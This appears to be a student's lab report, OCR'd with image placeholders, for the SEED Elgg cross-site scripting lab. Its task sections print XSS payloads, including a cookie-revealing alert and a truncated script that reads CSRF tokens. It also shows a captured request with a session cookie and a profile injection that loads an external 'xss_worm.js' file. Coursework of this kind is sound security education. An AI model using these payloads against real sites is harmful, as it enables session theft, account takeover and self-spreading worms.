Assignment 08


RISHI KUMAR SONI 1001774020

## Task 1: Posting a Malicious Message to Display an Alert Window

Code Snippet


```
<script >alert('XSS');</script>
```

Observation



## Observation

The above screenshot shows the profile of Samy before the attack code was placed in brief description.



About me

Public

Brief description


```
<script>alert('XSS');</script>
```

Public

Location

## Observation

Samy now adds the malicious code in his brief description and saves his profile.



XSS

Observation


As soon as Samy saves his profile, the alert window pop up because the script is run. Now, Alice logs into her account and goes into the member's page and the alert command in the script is triggered. This is because the malicious code is in the brief description and brief description is visible in the member's page along with member name.

## Task 2: Posting a Malicious Message to Display Cookies

Code Snippet

```
<script >alert(document.cookie);</script>
```

Observation



Elgg=ohrndj680jl56gcm2nrmakc016


## Explanation:

The screenshot when Another user visits the profile of Samy. The cookie is displayed as an alert.

Task 4: Becoming the Victim's Friend


Observation

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
```



Observation

Before attack , Alice has no friend.




Observation

It can be observed that from the url , Samy become’s friend of Alice .

# Task 5: Modifying the Victim’s Profile

Observation



Alice

**About me**


Samy is my hero

Explanation:

When we pass the url through the Samy , and pass some lines through the brief discussion section like *Samy is hero.*

When Alice click on that link , then she becomes the friend of Samy and also in her profile section “*Samy is hero*” is also displayed.


# Task 6: Writing a Self-Propagating XSS Worm



```
http://www.xsslabelgg.com/action/friends/add?f
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/charlie
X-Requested-With: XMLHttpRequest
Cookie: Elgg=tjgt1o9m2jrlokkfq4e3e9nhh0
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 23 Oct 2019 04:05:44 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 370
Keep-Alive: timeout=5, max=85
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

Observation

Samy sends friend request to the Charlie and observe the LiveHttp Header to construct the malicious code.



Edit profile

Display name: Samy

About me:


```
<p>San=my is my hero</p>

<script type="text/javascript" src="http: //example.com/xss_worm.js"></script>
```

Public

Observation

Samy construct malicious code based on the HTTPheader and injects the path of the file into his profile and saves it.


## AFTER ATTACK:



Alice

About me

Samy is my hero



Boby

About me

